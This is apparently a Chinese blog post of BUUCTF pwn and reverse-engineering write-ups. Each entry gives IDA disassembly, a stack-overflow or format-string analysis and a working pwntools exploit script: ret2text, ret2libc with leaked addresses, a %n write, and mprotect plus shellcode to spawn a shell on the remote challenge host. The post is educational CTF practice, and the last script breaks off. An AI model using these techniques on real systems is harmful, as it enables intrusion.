buuctf（pwn）

原创

置顶 hercu1iz 已于 2022-02-24 22:03:55 修改 470 收藏 3
分类专栏： PWN 文章标签： pwn
于 2021-04-04 22:35:26 首次发布
初雪


PWN 专栏收录该内容
7 篇文章 2 订阅
订阅专栏

胖胖

实践是检验真理的唯一标准。


pwn1_sctf_2016

1.找到漏洞的利用点往往才是困难点。(直接F5看看反汇编)



发现两个可以函数跟进去看看

2.这里对反汇编出来的Vuln理解了半天（本还想从汇编直接分析，不过进展收获不大，欢迎有兴趣的朋友一起交流），下面还是从伪代码分析。



通过这几行能看出最后A变成了B。即把YOU 换成了I。

因为上面是S的溢出点是3C，可fgets之读取了32并不会超过3C，但函数会把一个32个I换成32个YOU就达到了溢出点。

3.ret位置

```
.text:08048F0D ; __unwind {
.text:08048F0D                 push    ebp
.text:08048F0E                 mov     ebp, esp
.text:08048F10                 sub     esp, 18h
.text:08048F13                 mov     dword ptr [esp], offset command ; "cat flag.txt"
.text:08048F1A                 call    _system
.text:08048F1F                 leave
.text:08048F20                 retn
.text:08048F20 ; } // starts at 8048F0D
.text:08048F20 get_flag        endp
```

4.分析结束。

2021.4.2

ciscn_2019_n_11

1.找利用点

```
int func()
{
  int result; // eax
  char v1; // [rsp+0h] [rbp-30h]
  float v2; // [rsp+2Ch] [rbp-4h]

  v2 = 0.0;
  puts("Let's guess the number.");
  gets(&v1);
  if ( v2 == 11.28125 )
    result = system("cat /flag");
  else
    result = puts("Its value should be 11.28125");
  return result;
}
```


11.28125对应内存中16进制两种查看方法。

一，

```
int main()
{
    float x = 11.28125;
    printf("%x\n",x);
    system("pause");
    return 0;
}
```

Memory

Address: x

```
0019FF2C  00 80 34 41 70 FF 19  ..4Ap..
0019FF33  00 F9 13 40 00 01 00  ...@...
0019FF3A  00 00 68 14 6A 00 30  ..h.j.0
0019FF41  15 6A 00 10 13 40 00  .j...@.
0019FF48  10 13 40 00 00 40 2D  ..@..@-
0019FF4F  00 00 00 00 00 00 00  .......
0019FF56  00 00 44 FF 19 00 00  ..D....
```


二，明显的if...else反汇编代码

```
.text:0000000000400676 ; __unwind {
.text:0000000000400676                 push    rbp
.text:0000000000400677                 mov     rbp, rsp
.text:000000000040067A                 sub     rsp, 30h
.text:000000000040067E                 pxor    xmm0, xmm0
.text:0000000000400682                 movss   [rbp+var_4], xmm0
.text:0000000000400687                 mov     edi, offset s   ; "Let's guess the number."
.text:000000000040068C                 call    _puts
.text:0000000000400691                 lea     rax, [rbp+var_30]
.text:0000000000400695                 mov     rdi, rax
.text:0000000000400698                 mov     eax, 0
.text:000000000040069D                 call    _gets
.text:00000000004006A2                 movss   xmm0, [rbp+var_4]
.text:00000000004006A7                 ucomiss xmm0, cs:dword_4007F4
.text:00000000004006AE                 jp      short loc_4006CF
.text:00000000004006B0                 movss   xmm0, [rbp+var_4]
.text:00000000004006B5                 ucomiss xmm0, cs:dword_4007F4
.text:00000000004006BC                 jnz     short loc_4006CF
.text:00000000004006BE                 mov     edi, offset command ; "cat /flag"
.text:00000000004006C3                 mov     eax, 0
.text:00000000004006C8                 call    _system
.text:00000000004006CD                 jmp     short loc_4006D9
```


CS:DWORD

4007F4即比较内容11.28125在内存中十六进制的存放

```
.rodata:00000000004007D6 aItsValueShould db 'Its value should be 11.28125',0
.rodata:00000000004007D6                                         ; DATA XREF: func:loc_4006CF↑o
.rodata:00000000004007F3                 align 4
```

补充movss /ucomiss

movss相关的引入：
SSE – Streaming SIMD Extension，是Intel从PIII开始加入的一种x86扩展指令集。在SSE以前，x86的浮点运算都是以栈式FPU完成的，有一定x86汇编经验的人应该不会对那些复杂的fld、fst指令陌生吧。而SSE一方面让浮点运算可以像整数运算的模式、如add eax , ebx 那样通过直接访问寄存器完成，绕开了讨厌的栈，另一方面引入了SIMD这个概念。SIMD – Single Instruction Multiply Data，顾名思义，它可以同时让一条指令在多个数据上执行，这种体系结构在一度在大型机上非常流行，需要经常进行海量运算的大型机器通常会通过一个数学SIMD虚拟机加快处理速度，比如同时让一组数据执行一个变换，数据的规模有上百万之巨，而SIMD则可以优化数据的存储与运算，减免某些切换Context的开销。

- movss单精度赋值，movsd双精度赋值，而且不再是st0, st1,…，而是XMM0-XMM7。
  扩展参考：
  寄存器介绍
  汇编浮点指令fld、fstp
- ucomiss
  SSE扩展

参考应该都在intel III里面，想详细了解的可自行查看手册。

2.溢出距离

```
00000000000000030 var_30          db ?
0000000000000002F                 db ? ; undefined
0000000000000002E                 db ? ; undefined
0000000000000002D                 db ? ; undefined
0000000000000002C                 db ? ; undefined
0000000000000002B                 db ? ; undefined
0000000000000002A                 db ? ; undefined
00000000000000029                 db ? ; undefined
00000000000000028                 db ? ; undefined
00000000000000027                 db ? ; undefined
00000000000000026                 db ? ; undefined
00000000000000025                 db ? ; undefined
00000000000000024                 db ? ; undefined
00000000000000023                 db ? ; undefined
00000000000000022                 db ? ; undefined
00000000000000021                 db ? ; undefined
00000000000000020                 db ? ; undefined
0000000000000001F                 db ? ; undefined
0000000000000001E                 db ? ; undefined
0000000000000001D                 db ? ; undefined
0000000000000001C                 db ? ; undefined
0000000000000001B                 db ? ; undefined
0000000000000001A                 db ? ; undefined
00000000000000019                 db ? ; undefined
00000000000000018                 db ? ; undefined
00000000000000017                 db ? ; undefined
00000000000000016                 db ? ; undefined
00000000000000015                 db ? ; undefined
00000000000000014                 db ? ; undefined
00000000000000013                 db ? ; undefined
00000000000000012                 db ? ; undefined
00000000000000011                 db ? ; undefined
00000000000000010                 db ? ; undefined
0000000000000000F                 db ? ; undefined
0000000000000000E                 db ? ; undefined
0000000000000000D                 db ? ; undefined
0000000000000000C                 db ? ; undefined
0000000000000000B                 db ? ; undefined
0000000000000000A                 db ? ; undefined
00000000000000009                 db ? ; undefined
00000000000000008                 db ? ; undefined
00000000000000007                 db ? ; undefined
00000000000000006                 db ? ; undefined
00000000000000005                 db ? ; undefined
00000000000000004 var_4           dd ?
```


3.完。2021.4.3

jarvisoj_level0

1.溢出栈空间

```
.text:00000000004005A6 ; Attributes: bp-based frame
.text:00000000004005A6
.text:00000000004005A6                 public vulnerable_function
.text:00000000004005A6 vulnerable_function proc near           ; CODE XREF: main+28↓p
.text:00000000004005A6
.text:00000000004005A6 buf             = byte ptr -80h
.text:00000000004005A6
.text:00000000004005A6 ; __unwind {
.text:00000000004005A6                 push    rbp
.text:00000000004005A7                 mov     rbp, rsp
.text:00000000004005AA                 add     rsp, 0FFFFFFFFFFFFFF80h
.text:00000000004005AE                 lea     rax, [rbp+buf]
.text:00000000004005B2                 mov     edx, 200h       ; nbytes
.text:00000000004005B7                 mov     rsi, rax        ; buf
.text:00000000004005BA                 mov     edi, 0          ; fd
.text:00000000004005BF                 call    _read
.text:00000000004005C4                 leave
.text:00000000004005C5                 retn
.text:00000000004005C5 ; } // starts at 4005A6
.text:00000000004005C5 vulnerable_function endp
.text:00000000004005C5
```


2.ret函数

```
.text:0000000000400596 ; Attributes: bp-based frame
.text:0000000000400596
.text:0000000000400596                 public callsystem
.text:0000000000400596 callsystem      proc near
.text:0000000000400596 ; __unwind {
.text:0000000000400596                 push    rbp
.text:0000000000400597                 mov     rbp, rsp
.text:000000000040059A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040059F                 call    _system
.text:00000000004005A4                 pop     rbp
.text:00000000004005A5                 retn
.text:00000000004005A5 ; } // starts at 400596
.text:00000000004005A5 callsystem      endp
.text:00000000004005A5
.text:00000000004005A6
```




```
from pwn import *
sh = remote('node3.buuoj.cn',29622)

payload = b'a'* 0x80 + p64(0xdeadbeef) + p64(0x400596)
sh.send(payload)
sh.interactive()
```

3.完。2021.4.4

ciscn_2019_c_1

1.先看看程序运行过程



2.没有已存在的可直接获得bash的函数

```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+Ch] [rbp-4h]

  init(*(_QWORD *)&argc, argv, envp);
  puts("EEEEEEE                          hh      iii                ");
  puts("EE      mm mm mmmm    aa aa    cccc hh          nn nnn    eee  ");
  puts("EEEEE   mmm  mm  mm  aa aaa cc     hhhhhh  iii nnn  nn ee   e ");
  puts("EE      mmm  mm  mm aa  aaa cc     hh   hh iii nn   nn eeeee  ");
  puts("EEEEEEE mmm  mm  mm  aaa aa  ccccc hh   hh iii nn   nn  eeeee ");
  puts("=====================================================================");
  puts("Welcome to this Encryption machine\n");
  begin();
  while ( 1 )
  {
    while ( 1 )
    {
      fflush(0LL);
      v4 = 0;
      __isoc99_scanf("%d", &v4);
      getchar();
      if ( v4 != 2 )
        break;
      puts("I think you can do it by yourself");
      begin();
    }
    if ( v4 == 3 )
    {
      puts("Bye!");
      return 0;
    }
    if ( v4 != 1 )
      break;
    encrypt();
    begin();
  }
  puts("Something Wrong!");
  return 0;
}
```



```
int encrypt()
{
  size_t v0; // rbx
  char s[48]; // [rsp+0h] [rbp-50h]
  __int16 v3; // [rsp+30h] [rbp-20h]

  memset(s, 0, sizeof(s));
  v3 = 0;
  puts("Input your Plaintext to be encrypted");
  gets(s);
  while ( 1 )
  {
    v0 = (unsigned int)x;
    if ( v0 >= strlen(s) )
      break;
    if ( s[x] <= 96 || s[x] > 122 )
    {
      if ( s[x] <= 64 || s[x] > 90 )
      {
        if ( s[x] > 47 && s[x] <= 57 )
          s[x] ^= 0xFu;
      }
      else
      {
        s[x] ^= 0xEu;
      }
    }
    else
    {
      s[x] ^= 0xDu;
    }
    ++x;
  }
  puts("Ciphertext");
  return puts(s);
}
```

溢出点，此函数结束时s内的溢出内容才有效，即执行ret

关键：把s给加异或加密了，异或两次结果不变，所以溢出内容需要先做一次异或加密。

```
}
```


3.64位调用传参顺序
寄存器rdi,rsi,rdx,rcd,r8,r9。

4.泄露puts函数，通过libc构造system系统调用。

5.关于64位system调用对齐问题。
参考1
参考2

6.exp

```python
from pwn import *
from LibcSearcher import *

content = 0
context(os='linux', arch='amd64', log_level='debug')

ret = 0x4006b9      #靶机是ubuntu，所以需要栈平衡
elf = ELF('./demo2')

puts_plt = elf.plt["puts"]
puts_got = elf.got['puts']
main_addr = elf.symbols["main"]

pop_rdi_ret = 0x400c83      #x64程序基本都存在的一个地址pop rdi；ret


def main():
 if content == 1:
  p = process('demo2')
 else:
  p = remote('node3.buuoj.cn',27986)

 payload = b'a' * (0x50 + 8)
 payload = payload + p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main_addr)

 p.sendlineafter('Input your choice!\n', '1')
 p.sendlineafter('Input your Plaintext to be encrypted\n', payload)

 p.recvuntil('Ciphertext\n')
 p.recvline()
 puts_addr = u64(p.recv(7)[:-1].ljust(8,b'\x00'))
 print(puts_addr)      #找出puts的地址

 libc = LibcSearcher('puts', puts_addr)

 libc_base   = puts_addr - libc.dump('puts')      #找出函数地址偏移量
 system_addr = libc_base + libc.dump('system')      #计算出system的在程序中的地址
 binsh_addr  = libc_base + libc.dump('str_bin_sh')

 payload = b'a' * (0x50 + 8)
 payload = payload + p64(ret) + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr)

 p.sendlineafter('Input your choice!\n', '1')
 p.sendlineafter('Input your Plaintext to be encrypted\n', payload)

 p.interactive()

main()
```

7.环境问题flag不知道怎么没出来（地址已经泄露出来了）。有知道怎么解决的教教孩子吧！！

```
[+] puts_addr = 0x7fd29d4109c0
Multi Results:
 0: http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_amd64.deb (
id libc6_2.27-3ubuntu1_amd64)
 1: archive-old-glibc (id libc6_2.3.6-0ubuntu20_i386_2)
Please supply more info using
    add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:q
```

8. 补充：

exp里面指定libc ， 加上libc = ELF('./libc.xxx')获得flag成功。

完。2021/4/5-6

babyrop

1.流程分析

```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h]
  char v2; // [esp+8h] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```

读取输入

v2返回值传参


```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s; // [esp+Ch] [ebp-4Ch]
  char buf[7]; // [esp+2Ch] [ebp-2Ch]
  unsigned __int8 v5; // [esp+33h] [ebp-25h]
  ssize_t v6; // [esp+4Ch] [ebp-Ch]

  memset(&s, 0, 0x20u);
  memset(buf, 0, 0x20u);
  sprintf(&s, "%ld", a1);
  v6 = read(0, buf, 0x20u);                     // size
  buf[v6 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, &s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return v5;
}
```

返回buf[7]，第八个元素内容

2.找到溢出点

IDA View-A | Pseudocode-A | Hex View-1 | Structures

```
1 ssize_t __cdecl sub_80487D0(char a1)
2 {
3   ssize_t result; // eax
4   char buf; // [esp+11h] [ebp-E7h]
5
6   if ( a1 == 127 )
7     result = read(0, &buf, 0xC8u);
8   else
9     result = read(0, &buf, a1);
10  return result;
11 }
```

溢出点，a1就是上面的v5及buf[7]

3.绕过比较

```
1 int __cdecl sub_804871F(int a1)
2 {
3   size_t v1; // eax
4   char s; // [esp+Ch] [ebp-4Ch]
5   char buf[7]; // [esp+2Ch] [ebp-2Ch]
6   unsigned __int8 v5; // [esp+33h] [ebp-25h]
7   ssize_t v6; // [esp+4Ch] [ebp-Ch]
8
9   memset(&s, 0, 0x20u);
10  memset(buf, 0, 0x20u);
11  sprintf(&s, "%ld", a1);
12  v6 = read(0, buf, 0x20u);                 // size
13  buf[v6 - 1] = 0;
14  v1 = strlen(buf);
15  if ( strncmp(buf, &s, v1) )
16    exit(0);
17  write(1, "Correct\n", 8u);
18  return v5;
19 }
```

/x00绕过strcmp比较

4.exp

```python
from pwn import *
from LibcSearcher import *
#p = process('./pwn')
elf=ELF('./pwn')
p = remote('node3.buuoj.cn',27069)

libc = ELF('./libc-2.23.so')  //指定libc
put_plt=elf.plt['puts']

put_got=elf.got['puts']

main_addr=0x8048825

payload='\x00'+'a'*6+'\xff' //关键绕过

p.sendline(payload)

p.recvuntil('Correct\n')

payload1 = 'a'*0xe7+'a'*4+p32(put_plt)+p32(main_addr)+p32(put_got)

p.sendline(payload1)

put_addr = u32(p.recv(4))
print hex(put_addr)
libc=LibcSearcher('puts',put_addr)

libc_base=put_addr-libc.dump('puts')

system_addr=libc_base+libc.dump('system')

bin_sh_addr=libc_base+libc.dump('str_bin_sh')

p.sendline(payload)

p.recvuntil('Correct\n')

payload2='a'*0xe7+'b'*0x4

payload2 += p32(system_addr)*2+p32(bin_sh_addr)

p.sendline(payload2)

p.interactive()
```

[第五空间2019 决赛]PWN5

1.IDA查看

```
12
13  v9 = &a1;
14  v8 = __readgsdword(0x14u);
15  setvbuf(stdout, 0, 2, 0);
16  v1 = time(0);
17  srand(v1);
18  fd = open("/dev/urandom", 0);
19  read(fd, &unk_804C044, 4u);
20  printf("your name:");
21  read(0, &buf, 0x63u);
22  printf("Hello,");
23  printf(&buf);
24  printf("your passwd:");
25  read(0, &nptr, 0xFu);
26  if ( atoi(&nptr) == unk_804C044 )
27  {
28    puts("ok!!");
29    system("/bin/sh");
30  }
31  else
32  {
33    puts("fail");
34  }
35  result = 0;
36  v5 = __readgsdword(0x14u);
37  v4 = v5 ^ v8;
38  if ( v5 != v8 )
39    sub_80493D0(v4);
40  return result;
41}
```

格式化字符串利用点

跳转位置

2.熟悉流程

```
your name:aa
Hello,aa
?
your passwd:1
fail
```

3.

```
from  pwn import *
#p = process('./pwn5')
p = remote('node3.buuoj.cn',25392)
payload = p32(0x804c044)+ b'%10$n'
p.recvuntil('your name:')
p.sendline(payload)

p.recvuntil('passwd:')
p.sendline(b'4')
p.interactive()
```

get_started_3dsctf_2016

1.

```
void __cdecl get_flag(int a1, int a2)
{
  FILE *v2; // eax
  FILE *v3; // esi
  unsigned __int8 v4; // al
  int v5; // ecx
  unsigned __int8 v6; // al

  if ( a1 == 0x308CD64F && a2 == 0x195719D1 )
  {
    v2 = (FILE *)fopen("flag.txt", "rt");
    v3 = v2;
    v4 = getc(v2);
    if ( v4 != 255 )
    {
      v5 = (char)v4;
      do
      {
        putchar(v5);
        v6 = getc(v3);
        v5 = (char)v6;
      }
      while ( v6 != 255 );
    }
    fclose(v3);
  }
}
```


2.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+4h] [ebp-38h]

  printf("Qual a palavrinha magica? ", v4);
  gets(&v4);
  return 0;
}
```

溢出点


```
EBUG] Received 0x45 bytes:
 'Qual a palavrinha magica? flag{924a3430-d22c-4201-80e7-1511564668a7}\n'
```

3.参考

三种EXP方法

ciscn_2019_en_2

请参考ciscn_2019_c_1，完全一样。

刮开有奖

它没让我刮开，hhh。

1.

```
  char v28; // [esp+10036h] [ebp-10002h]

  if ( a2 == 272 )
```

```
  return 1;
if ( a2 != 273 )
  return 0;
if ( (_WORD)a3 == 1001 )
{
  memset(&String, 0, 0xFFFFu);
  GetDlgItemTextA(hDlg, 1000, &String, 0xFFFF);
  if ( strlen(&String) == 8 )
  {
    v7 = 90;
    v8 = 74;
    v9 = 83;
    v10 = 69;
    v11 = 67;
    v12 = 97;
    v13 = 78;
    v14 = 72;
    v15 = 51;
    v16 = 110;
    v17 = 103;
    sub_4010F0((int)&v7, 0, 10);
    memset(&v26, 0, 0xFFFFu);
    v26 = str[5];
    v28 = str[7];
    v27 = str[6];
    v4 = sub_401000((int)&v26, strlen(&v26));
    memset(&v26, 0, 0xFFFFu);
    v27 = str[3];
    v26 = str[2];
    v28 = str[4];
    v5 = sub_401000((int)&v26, strlen(&v26));
    if ( String == v7 + 34
      && str[1] == v11
      && 4 * str[2] - 141 == 3 * v9
      && str[3] / 4 == 2 * (v14 / 9)
      && !strcmp(v4, "ak1w")
      && !strcmp(v5, "V1Ax") )
    {
      MessageBoxA(hDlg, "U g3t 1T!", "@_@", 0);
    }
  }
  return 0;
}
if ( (_WORD)a3 != 1 && (_WORD)a3 != 2 )
  return 0;
EndDialog(hDlg, (unsigned __int16)a3);
return 1;
}
```

处理上面10个数

处理部分String，base64加密

关键String，即Flag

2.

```
int __cdecl sub_4010F0(int a1, int a2, int a3)
{
  int result; // eax
  int i; // esi
  int v5; // ecx
  int v6; // edx

  result = a3;
  for ( i = a2; i <= a3; a2 = i )
  {
    v5 = 4 * i;
    v6 = *(_DWORD *)(4 * i + a1);
    if ( a2 < result && i < result )
    {
      do
      {
        if ( v6 > *(_DWORD *)(a1 + 4 * result) )
        {
          if ( i >= result )
            break;
          ++i;
          *(_DWORD *)(v5 + a1) = *(_DWORD *)(a1 + 4 * result);
          if ( i >= result )
            break;
          while ( *(_DWORD *)(a1 + 4 * i) <= v6 )
          {
            if ( ++i >= result )
              goto LABEL_13;
          }
          if ( i >= result )
            break;
          v5 = 4 * i;
          *(_DWORD *)(a1 + 4 * result) = *(_DWORD *)(4 * i + a1);
        }
        --result;
      }
      while ( i < result );
    }
LABEL_13:
    *(_DWORD *)(a1 + 4 * result) = v6;
    sub_4010F0(a1, a2, i - 1);
    result = a3;
    ++i;
  }
  return result;
}
```

放到C里面

跑下，得出新值

`3CEHJNSZagn`即V7后面的10个数

3.

```
v13 = 18;
do
{
  if ( v10 >= v12 )
  {
    *((_BYTE *)&v18 + v12) = (v11 >> v13) & 0x3F;
    v8 = v16;
  }
  else
  {
    *((_BYTE *)&v18 + v12) = 64;
  }
  *v8++ = byte_407830[*(char *)&v18 + v12)];
  v13 -= 6;
  ++v12;
  v16 = v8;
```


base64标志

```
.rdata:00407830 ; char byte_407830[]
.rdata:00407830 byte_407830     db 41h                  ; DATA XREF: sub_401000+C0↑r
.rdata:00407831 aBcdefghijklmno db 'BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',0
.rdata:00407872                 align 4
.rdata:00407874 aAk1w           db 'ak1w',0             ; DATA XREF: DialogFunc+24D↑o
```

4.逆推得出flag

str[0] = ‘3’+34=‘U’

str[1] =‘J’

str[2] = ‘W’

str[3] = ‘P’

明文:

jMp

BASE64编码 >

BASE64:

ak1w

明文:

WP1

BASE64编码 >

BASE64:

V1Ax

总过flag 8位

得出

flag{UJWP1jMp}

ciscn_2019_n_8

1.基操

```
  Arch:     i386-32-little
  RELRO:    Partial RELRO
  Stack:    Canary found
  NX:       NX enabled
  PIE:      PIE enabled
```

```
What's your name?
aa
aa, Welcome!
Try do something~
```

2.QWORD 8字节

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp-14h] [ebp-20h]
  int v5; // [esp-10h] [ebp-1Ch]

  var[13] = 0;
  var[14] = 0;
  init();
  puts("What's your name?");
  __isoc99_scanf("%s", var, v4, v5);
  if ( *(_QWORD *)&var[13] )
  {
    if ( *(_QWORD *)&var[13] == 0x11LL )
      system("/bin/sh");
    else
      printf(
        "something wrong! val is %d",
        var[0],
        var[1],
        var[2],
        var[3],
        var[4],
        var[5],
        var[6],
        var[7],
        var[8],
        var[9],
        var[10],
        var[11],
        var[12],
        var[13],
        var[14]);
  }
  else
  {
    printf("%s, Welcome!\n", var);
    puts("Try do something~");
  }
  return 0;
}
```

QWORD *

3.exp

```
from pwn import *
sh = remote('node3.buuoj.cn',28951)
#sh = process('./cisn8')

payload = b'a'*13*4 + p64(0x11) #0x11=17
sh.sendline(payload)
sh.interactive()
```

not_the_same_3dsctf_2016

1.IDA找到了相关flag函数

```
nt get_secret()

  int v0; // esi

  v0 = fopen("flag.txt", &unk_80CF91B);
  fgets(&fl4g, 45, v0);
  return fclose(v0);
```

2.利用mprotect函数mprotect函数详解

exp如下：

```
from pwn import *

#p=process('./pwn')

elf=ELF('./not')

p=remote('node3.buuoj.cn',25316)

mprotect_addr=elf.sym["mprotect"]

read_plt=elf.sym["read"]

pop_3_ret=0x0809e3e5

pop_ret=0x08048b0b

m_start=0x080ec000

bss= 0x80ECA2D

len=0x2000

prot=7

payload_1="a"*45+p32(mprotect_addr)+p32(pop_3_ret)+p32(m_start)+p32(len)+p32(prot)

payload_1+=p32(read_plt)+p32(bss+0x400)+p32(0)+p32(bss+0x400)+p32(0x100)

p.sendline(payload_1)

payload_2=asm(shellcraft.sh(),arch = 'i386', os = 'linux')

p.sendline(payload_2)
```

bjdctf_2020_babystack

```
.text:00000000004006E6
.text:00000000004006E6                 public backdoor
.text:00000000004006E6 backdoor        proc near
.text:00000000004006E6 ; __unwind {
.text:00000000004006E6                 push    rbp
.text:00000000004006E7                 mov     rbp, rsp
.text:00000000004006EA                 mov     edi, offset command ; "/bin/sh"
.text:00000000004006EF                 call    _system
.text:00000000004006F4                 mov     eax, 1
.text:00000000004006F9                 pop     rbp
.text:00000000004006FA                 retn
.text:00000000004006FA ; } // starts at 4006E6
.text:00000000004006FA backdoor        endp
```



```
int __cdecl main(int argc, const char **argv, const char **
{
  char buf; // [rsp+0h] [rbp-10h]
  size_t nbytes; // [rsp+Ch] [rbp-4h]

  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stdin, 0LL, 1, 0LL);
  LODWORD(nbytes) = 0;
  puts("**********************************");
  puts("*     Welcome to the BJDCTF!     *");
  puts("* And Welcome to the bin world!  *");
  puts("*  Let's try to pwn the world!   *");
  puts("* Please told me u answer loudly!*");
  puts("[+]Are u ready?");
  puts("[+]Please input the length of your name:");
  __isoc99_scanf("%d", &nbytes);
  puts("[+]What's u name?");
  read(0, &buf, (unsigned int)nbytes);
  return 0;
}
```




```python
from pwn import *

#p=process('./bjd')

